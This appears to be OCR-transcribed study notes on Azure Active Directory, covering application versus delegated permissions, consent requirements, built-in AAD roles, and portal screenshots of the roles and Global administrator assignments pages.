
Application ID ⓘ 8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc

Object ID ⓘ 0e39de28-ab0e-46c0-ae9b-11dff1f5f8ee

Assignment required? ⓘ Yes [✓ No]

Visible to users? ⓘ Yes [✓ No]

Notes ⓘ



Access the Resources with App Owner Consent In Owners Tenant

Application Permission

App Owner Tenant

User Interaction Not Required
Authentication to Azure with Directly Client Id and Client Secret

(Tenant Admin Consent Required)

Azure AD App

Microsoft graph API (graph.Microsoft.com)

(User | Admin Consent Required)

User Tenant

External App Integration

Single Page App

Web App

Mobile App


Third Party App

Delegated Permission

User Interaction Required
Authentication to Azure with User Access Token

Access the Resource on behalf of Users in User Tenant

- **Roles**
  - Administrator or non-administrator needs to manage Azure AD resources, you assign them an Azure AD role that provides the permissions they need.
  - For example, you can assign roles to allow adding or changing users, resetting user passwords, managing user licenses, or managing domain names.
  - Types of AAD Roles :
    - Built-In Roles
      - Global Administrator - Can manage all aspects of Azure AD and Microsoft services that use Azure AD identities.
      - Application Administrator - Can create and manage all aspects of app registrations and enterprise apps.
      - Cloud Application Administrator - Can create and manage all aspects of app registrations and enterprise apps except App Proxy.
      - Global Readers - Can read everything that a Global Administrator can, but not update anything.
      - Directory Writers - Can read and write basic directory information. For granting access to applications, not intended for users.
      - Security Administrator - Can read security information and reports and manage configuration in Azure AD and Office 365.
    - Custom Roles



Default Directory | Roles and administrators

Azure Active Directory

Get just-in-time access to a role when you need it using PIM. Learn more about PIM →


Your Role: Global administrator and 1 other roles

Administrative roles

Administrative roles are used for granting access for privileged actions in Azure AD. We recommend using these built-in roles for delegating access to manage broad application configuration permissions without granting access to manage other parts of Azure AD not related to application configuration. Learn more.

Learn more about Azure AD role-based access control

	Role	Description	Type	
□	Application administrator	Can create and manage all aspects of app registrations and enterprise apps.	Built-in	•••
□	Application developer	Can create application registrations independent of the 'Users can register applications' setting.	Built-in	•••
□	Attack payload author	Can create attack payloads that an administrator can initiate later.	Built-in	•••
□	Attack simulation administrator	Can create and manage all aspects of attack simulation campaigns.	Built-in	•••
□	Attribute assignment administrator	Assign custom security attribute keys and values to supported Azure AD objects.	Built-in	•••
□	Attribute assignment reader	Read custom security attribute keys and values for supported Azure AD objects.	Built-in	•••
□	Attribute definition administrator	Define and manage the definition of custom security attributes.	Built-in	•••
□	Attribute definition reader	Read the definition of custom security attributes.	Built-in	•••
□	Authentication administrator	Has access to view, set, and reset authentication method information for any non-admin user.	Built-in	•••



portal.azure.com/#blade/Microsoft_AAD_IAM/RoleMenuBlade/RoleMembers/objectId/62e90394-69f5-4237-9190-012177145e10/roleName/Global%20administrator/roleTemplateId/62e...
Microsoft Azure
Search resources, services, and docs (G+/)
azure-global-admin@at...
DEFAULT DIRECTORY (ATOMIC-N...
Home > Default Directory > Global administrator
Diagnose and solve problems
Manage
Assignments
Description
Activity
Bulk operation results
Troubleshooting + Support
New support request
+ Add assignments
Remove assignments
Download assignments
Refresh
Manage in PIM
Got feedback?

Global administrator | Assignments

All roles

You currently exceed the recommended number of Global administrator assignments. →

